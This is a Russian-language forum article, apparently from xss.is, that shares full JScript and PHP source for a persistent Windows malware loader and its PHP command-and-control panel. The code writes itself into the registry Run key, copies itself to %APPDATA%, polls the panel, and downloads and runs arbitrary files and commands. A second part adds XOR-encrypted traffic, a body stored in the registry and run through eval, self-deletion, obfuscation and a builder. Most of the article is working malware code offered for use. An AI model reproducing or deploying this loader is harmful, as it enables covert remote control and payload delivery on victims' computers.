Статья Резидентный скриптовый лоадер (исходники JS+PHP)

xss.is/threads/26403

Резидентный скриптовый лоадер (исходники JS+PHP)

Всем юзерам ПРИВЕТ, делать было нечего решил вечерком накатать резидентный лоадар на JavaScript/JScript и выложить сообществу, как дань уважения.

Лоадер сделал простой как учебное пособие с коментами, не стал лепить обфускацию и криптование кода, шифрование трафика и антиэмуляци. Все в рамках хорошей статьи.

Что умеет лоадер:
- прописываться в автозагрузку в реестр
- копировать самого себя
- выполнять команды с веб-панели
- висит в памяти

Имеет команды:
- загрузить (Download)
- выполнить (Execute)
- загрузить и выполнить (Download & Execute)
- рестарт компьютера (Reboot)
- выключение компьютера (Shutdown)
- завернение своей работы (Terminate)

Что не делал (для примера посчитал, что это лишнее):
- вариативность по компонентам ActiveX, методики запуска, методки скачивания, методики автозагрузки
- самоудаление
- обфускацию кода
- шифрование кода
- шифровние трафика
- антиэмуляцию
- билдер

Период заданий:
- выполнить один раз (Every client once)
- выполнять постоянно при подключении (On join)

Панель имеет:
- страницу авторизации
- вкладку заданий
- вкладку списка ботов
- вкладку настройки
(панель я позаимствовал и переделал, уже не помню где)

И так, опишу фугкции самомго лоадера:

Функция случайной генерации ID бота, по этому ID в панели выдаются задания
Code:

```
var UUID = function (a){
  return"000000000000".replace(/0/g,function(){return(0|Math.random()*16).toString(16)})
}
```

Функция парсинга имени файла с URL
Code:

```
var filename = function (url) {
  url = url.substring(0, (url.indexOf("#") == -1) ? url.length : url.indexOf("#"));
  url = url.substring(0, (url.indexOf("?") == -1) ? url.length : url.indexOf("?"));
  url = url.substring(url.lastIndexOf("/") + 1, url.length);
  return url;
}
```

Функции чтения и записи в файл
Code:

```
var readFile=function (sFileName) {
  stream = obj("ADODB.Stream");
  stream.Open();
  stream.Type = 2;
  stream.Position = 0;
//  stream.Charset = "utf-8";
  stream.LoadFromFile(sFileName);
  sResult = stream.ReadText();
  stream.Close();
  return sResult;
}

var writeFile=function (sFileContent,sFileName) {
  adSaveCreateOverWrite = 2;
  stream = obj("ADODB.Stream");
  stream.Open();
  stream.Type = 2;
  stream.Position = 0;
//  stream.Charset = "utf-8";
  stream.WriteText(sFileContent);
  stream.SaveToFile(sFileName, adSaveCreateOverWrite);
  stream.Close();
}
```

Функция получения результатов GET запроса, служит коннекта с панелью
Code:

```
var get = function (el) {
  XmlhttpObj = obj("WinHttp.WinHttpRequest.5.1");
  XmlhttpObj.open("get",el,0);
  Usra = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)";
  Usrb = "User-Agent";
  XmlhttpObj.SetRequestHeader(Usrb,Usra);
  XmlhttpObj.send();
  XmlhttpObj.WaitForResponse();
  UrlStatus = 200;
  if (XmlhttpObj.status == UrlStatus) {
    return XmlhttpObj.ResponseText;
  }
  return "";
}
```

Функция загрузки по URL ссылке файла
Code:

```
var load = function (el) {
  XmlhttpObj = obj("WinHttp.WinHttpRequest.5.1");
  XmlhttpObj.open("get",el,0);
  Usra = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)";
  Usrb = "User-Agent";
  XmlhttpObj.SetRequestHeader(Usrb,Usra);
  XmlhttpObj.send();
  XmlhttpObj.WaitForResponse();
  UrlStatus = 200;
  fl=filename(el)
  if (XmlhttpObj.status == UrlStatus) {
        FsoObj = obj("Scripting.FileSystemObject");
        StreamObj = obj("ADODB.Stream");
        StreamObj.Open;
        StreamObj.Type = 1;
        StreamObj.Write(XmlhttpObj.ResponseBody);
        if(FsoObj.FileExists(fl)) FsoObj.DeleteFile(fl);
        StreamObj.SaveToFile(fl);
        StreamObj.Close;
        if (!FsoObj.FileExists(fl)) return true;
  };
  return false;
};
```

Функция создания процесса/выполния команды без ожидания завршения
Code:

```
var run = function (el) {
   try {
    ShellObj = obj("WScript.Shell");
    ShellObj.Run(el,0,false);
   } catch (e) { };
}
```

Функция выполнения задания
Code:

```
var task = function (el) {
    cmd=el[0];
    dat=el[1];
    idd=el[2];
    if ((typeof idd == "undefined") || (idd=="")) return;
    url = server+"?hwid="+hwid+"&completed="+idd;
    data = get(url)

    if (cmd=="Download & Execute") {
      load(dat);
      run(filename(dat));
    }
    if (cmd=="Download") {
      load(dat);
    }
    if (cmd=="Execute") {
      run(dat);
    }
    if (cmd=="Terminate") {
      term=true;
    }
    if (cmd=="Reboot") {
      run("shutdown /r /t 0");
    }
    if (cmd=="Shutdown") {
      run("shutdown /s /t 0");
    }
}
```


Ну и основная стартовая функция с настройками


Code:

```
var initapp = function () {
  server="http://loader/cmd.php"; // URL до нашей панели
  folder="loaderPath";            // имя нашей папки куда будем копировать лоадер
  botname="loader.js";            // имя файла лоадера
  autoname="loaderName";          // название переменной в реестре
  uuidname="loaderId.txt";        // имя файла где будет храниться наш уникальный ID
  otp="\\";

  ShellObj = obj("WScript.Shell");
  FsoObj = obj("Scripting.FileSystemObject");
  PathY = ShellObj.expandEnvironmentStrings("%APPDATA%"); // получение папки %APPDATA% из
окружения
  hwid='';
  if (!FsoObj.FolderExists(PathY+otp+folder)) { // проверка если папка создана, то не
копировать себя (тупо, но работает)
    FsoObj.CreateFolder(PathY+otp+folder); // создание папку куда будем копировать наш лоадер
    FsoObj.CopyFile(WScript.ScriptFullName, PathY+otp+folder+otp+botname , true);
    RegPath =
'HKCU'+otp+'Software'+otp+'Microsoft'+otp+'Windows'+otp+'CurrentVersion'+otp+'Run'+otp+autonam
 // путь авозагрузки в реестре (не стал заморачиваться)
    ShellObj.RegWrite(RegPath, 'WScript "%APPDATA%'+otp+folder+otp+botname+'"');
    hwid=UUID(); // получени уникального ID
    writeFile(hwid,PathY+otp+folder+otp+uuidname); // запись ID
    ShellObj.CurrentDirectory = PathY+otp+folder; // смена текущей папки
    run(botname); // запуск скопированной версии лоадер
    return; // выход
  }
  hwid=readFile(PathY+otp+folder+otp+uuidname); // чтение уникального ID
  // крутим цикл
  for (;;) {
   if (term==true) break; // если поступила команда на выход
   WScript.Sleep(15000); // таймер
   try {
     // соедняемся с панелью, получаем задания и парсим их
     url = server+"?hwid="+hwid;
     data = get(url)
     tasks=data.split('|')
     for (i = 0; i< tasks.length; ++i)
       if (tasks[i]!='')
         task(tasks[i].split(';'));
   } catch (e) { }; // на всякий случай
}
};
```


Панель:

Панель написана на php+bootstrap, закладок нету, но по безопасности я сильно НЕ ЗАПАРИВАЛСЯ





ID	Taskname	Type	Trigger	Completed	Status	Start/Stop/Delete	Action	
4	run	Execute	Every client once	calc.exe	7	ACTIVE	Start	Apply
5	loadexec	Download & Execute	On join	https://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe	21	ACTIVE	Start	Apply
7	doanload	Download	Every client once	http://loaderc/photo.jpg	7	ACTIVE	Start	Apply



Скопируйте все файлы панели в корневой каталог домена/ip
Стандартный пароль admin:admin (потом можете через панель сменить или в базе)
Дамп MySQL базы находиться в файле dump.sql, саму базу надо создать перед заливкой.
Все настройки в файле config.php:
Code:


```
error_reporting(0); // отключение ошибок
    ini_set("display_errors", "off"); // отключение ошибок
$dblocation = "localhost";  // Имя сервера с SQL базой
$dbuser = "root";           // Логин
$dbpasswd = "";             // Пароль
$dbname  = "loader";         // Имя SQL базы
```


Полностью весь проект вы можете скачать тут:

Резидентный скриптовый лоадер, часть 2 (исходники JS+PHP)

Я доработал резидентный скриптовый лоадер и добавить плюшки. Теперь лоадер не использует копирование, он генерируемт файл для запуска, записывает вспомогательное тело в реестр и прописывает автозапуск.

Логика работы лоадера и его инсталлера:


web-panel
1) формируем и шифруем инсталлер из файлов:
- _autorun.js – тело которое сохраняеться в %APPDATA% и запускается из авторана, оно потом подгружает, вспомогательное тело
- _regdata.js – вспомогательное тело, которое лежит в реестре и подгружает с веб-панели основное тело
- _install.js – шаблон инсталлера, в него встраивается _autorun.js и _regdata.js
2) генерируем и шифруем все файлы и встраиваем в шаблон и отдаем пользователю loader.js.txt(txt добавлен ради безопасности, когда получим и сохраним надо изменить расширение на .js)
запускаем на компьютере
install.js
создает запись автозагрузки в реестре HKCU\ Software\ Microsoft\ Windows\ CurrentVersion\ Run, путь ведет на %APPADATA%/loader.js
создает запись в реестре HKCU\ Software\ loaderName\ data, которая загружает основное тело с веб-панели
генерирует стартовый файл %APPDATA%\ loader.js, задача ого читаеть из реестра запись HKCU\ Software\ loaderName\ data потом ее запускает через eval/подобную методику
стартует файл %APPDATA%\ loader.js и самоудаляется



Что теперь умеет новый лоадер 2.0:
- прописываться в автозагрузку в реестр
- шифровать траффик
- имеет внутрнню модульную структуру
- имеет обновление основного модуля через веб-панель
- выполнять команды с веб-панели
- висит в памяти
- малый размер
- самоудаление
- обфускацию кода
- шифрование кода
- шифровние трафика
- антиэмуляцию
- билдер реализован в веб-панели

Имеет те же команды, тут я ничего не стал менять:
- загрузить (Download)
- выполнить (Execute)
- загрузить и выполнить (Download & Execute)
- рестарт компьтютера (Reboot)
- выключение компьютера (Shutdown)
- завернение своей работы (Terminate)

Период заданий, такой же:
- выполнить один раз (Every client once)
- выполнять постоянно при подключении (On join)

Панель имеет:
- страницу авторизации
- вкладку заданий
- вкладку списка ботов
- вкладку настройки
- вкладку выход

Панель была доработана в плане дизайна, добавлен выход и встроен билдер во вкладку Settings

Генерация лоадера-инсталлера:
В веб-панели заходим во вкладку Settings, там будет панель Download loader и две кнопки Generate JS и Generate TEST.
Generate JS - генерирует полностью шифрованный лоадер, а Generate TEST - генерирует чистый лоадер для того чтобы баги найти и для понимания кода.
ВАЖНО: И тот и тот отдает файл с раширение .txt - для безопасности, чтобы с дуру не запустить, для теста надо удалить тесктс из расширение .txt.
Так же вы можете дополнительно шифрануть loader.js и получите loader.jse

Вбейте в командной строке (convert.vbs приложил комплектом):
Code:

```
convert.vbs loader.js
```

Опишу код основного тела лоадера, которое подгружается с веб-панели:
Code:

```
var term=false;

//Функция получения объекта по его имени
var obj = function(ObjN) {
  ResName = new ActiveXObject(ObjN);
  return ResName;
};

//Функция случайной генерации ID бота, по этому ID в панели выдаются задания
var UUID = function (a){
  return"000000000000".replace(/0/g,function(){return(0|Math.random()*16).toString(16);});
};

//Функция парсинга имени файла с URL
var filename = function (url) {
  url = url.substring(0, (url.indexOf("#") == -1) ? url.length : url.indexOf("#"));
  url = url.substring(0, (url.indexOf("?") == -1) ? url.length : url.indexOf("?"));
  url = url.substring(url.lastIndexOf("/") + 1, url.length);
  return url;
};

//Функция получения результатов GET запроса, служит коннекта с панелью
var get = function (el) {
  XmlhttpObj = obj("WinHttp.WinHttpRequest.5.1");
  XmlhttpObj.open("get",el,0);
  Usra = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)";
  Usrb = "User-Agent";
  XmlhttpObj.SetRequestHeader(Usrb,Usra);
  XmlhttpObj.send();
  XmlhttpObj.WaitForResponse();
  UrlStatus = 200;
  if (XmlhttpObj.status == UrlStatus) {
    return XmlhttpObj.ResponseText;
  };
  return "";
};

//Функция загрузки по URL ссылке файла
var load = function (el) {
  XmlhttpObj = obj("WinHttp.WinHttpRequest.5.1");
  XmlhttpObj.open("get",el,0);
  Usra = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)";
  Usrb = "User-Agent";
  XmlhttpObj.SetRequestHeader(Usrb,Usra);
  XmlhttpObj.send();
  XmlhttpObj.WaitForResponse();
  UrlStatus = 200;
  if (XmlhttpObj.status == UrlStatus) {
        fl=filename(el);
        FsoObj = obj("Scripting.FileSystemObject");
        if(FsoObj.FileExists(fl)) FsoObj.DeleteFile(fl);
```

```
        StreamObj = obj("ADODB.Stream");
        StreamObj.Open;
        StreamObj.Type = 1;
        StreamObj.Write(XmlhttpObj.ResponseBody);
        StreamObj.SaveToFile(fl);
        StreamObj.Close;
  };
  return false;
};

//Функция создания процесса/выполния команды без ожидания завршения
var run = function (el) {
   try {
    ShellObj = obj("WScript.Shell");
    ShellObj.Run(el,0,false);
   } catch (H) { };
};

//Функция декодирования строки XOR методом
var en=function(key,st) { var res='';for(var i=0;i<st.length;i++)
{res=res+String.fromCharCode(st.charAt(i).charCodeAt(0) ^ key);} return  res;};
//Функция декодирования HEX строки
var dh=function(st){var res="";var he=st.match(/.{1,2}/g) || [];for(var i=0;i<he.length;i++)
{res+=String.fromCharCode(parseInt(he[i], 16));};return res;};
//Функция генерирующая случайное число в заданном диапозоне
var rnd=function (min, max) {return Math.floor(Math.random()*(max-min+1))+min;};

//Функция выполнения задания
var task = function (el) {
    cmd=el[0];
    dat=el[1];
    idd=el[2];
    if ((typeof idd == "undefined") || (idd=="")) return;
    cod = rnd(1,255);
    url = server+"?i="+hwid+"&c="+idd+"&r="+cod.toString();
    data = get(url);
    data=en(cod,dh(data));

    if (cmd=="Download & Execute") {
      load(dat);
      run(filename(dat));
    };
    if (cmd=="Download") {
      load(dat);
    };
    if (cmd=="Execute") {
      run(dat);
    };
    if (cmd=="Terminate") {
      term=true;
    };
```

```
    if (cmd=="Reboot") {
      run("shutdown /r /t 0");
    };
    if (cmd=="Shutdown") {
      run("shutdown /s /t 0");
    };
};

//основная функция-цикл
var woker=function() {
  otp="\\";
  hwid="";
  ShellObj = obj("WScript.Shell");
  RegPath="HKCU"+otp+"Software"+otp+autoname+otp+"uid";
  try {
    hwid = ShellObj.RegRead(RegPath);
  } catch (e) { };
  if (hwid=="") {
    hwid=UUID();
    ShellObj.RegWrite(RegPath, hwid);
  };
  for (;;) {
   if (term==true) break;
   try {
     cod = rnd(1,255);
     url = server+"?i="+hwid+"&r="+cod.toString();
     data = get(url);
     data = en(cod,dh(data));
     tasks=data.split("|");
     for (i = 0; i< tasks.length; ++i)
       if (tasks[i]!="")
         task(tasks[i].split(";"));
   } catch (L) {};
   WScript.Sleep(15000);
  };
};
woker();
```

Несколько важных функций

PHP

Code:

```
//функция кодировани/декодирования  XOR
function en($key,$st){$res='';for($i=0;$i<strlen($st);$i++)
{$res.=chr(ord($st[$i])^$key);};return $res;};
//функция кодирования  HEX
function eh($st){$res='';for($i=0;$i<strlen($st);$i++){$res.=dechex(ord($st[$i]));};return
$res;};
//функция декодирования  HEX
function dh($st){$res='';for($i=0;$i<strlen($st)-1;$i+=2)
{$res.=chr(hexdec($st[$i].$st[$i+1]));};return $res;};
```

Javascript

Code:

```
//функция кодировани/декодирования  XOR
function en(key,st) { var res='';for(var i=0;i<st.length;i++)
res=res+String.fromCharCode(st.charAt(i).charCodeAt(0) ^ key); return  res;};
//функция кодирования  HEX
function eh(st){var res="";for (var i=0; i<st.length; i++) {res+=
("0"+st.charCodeAt(i).toString(16)).slice(-2);};return res;};
//функция декодирования  HEX
function dh(st){var res="";var he = st.match(/.{1,2}/g) || [];for(var i = 0; i<he.length;
i++) {res+=String.fromCharCode(parseInt(he[i], 16));};return res;};
```

Динамическое дешифрование Javascript

Code:

```
// генерируем рандомный XOR ключь
     cod = rnd(1,255);
// отправляем в веб-панель ключь
     url = server+"?i="+hwid+"&r="+cod.toString();
// получаем шифрованные данные с веб-панели
     data = get(url);
// декодируем HEX и дешифруем XOR
     data = en(cod,dh(data));
```

Динамическое шифрование PHP(cmd.php)

Code:

```
// забираем  из GET XOR ключь который случайно сгенерировал лоадер
        $cod=intval(mysql_real_escape_string($_GET['r']));
// шифруем данные задания и нормализируем  через HEX
        $response=eh(en($cod,$response));
// выводим лоадеру строку
        echo $response;
```


Пример сгенерированного чистого лоадера-инсталлер:
Code:

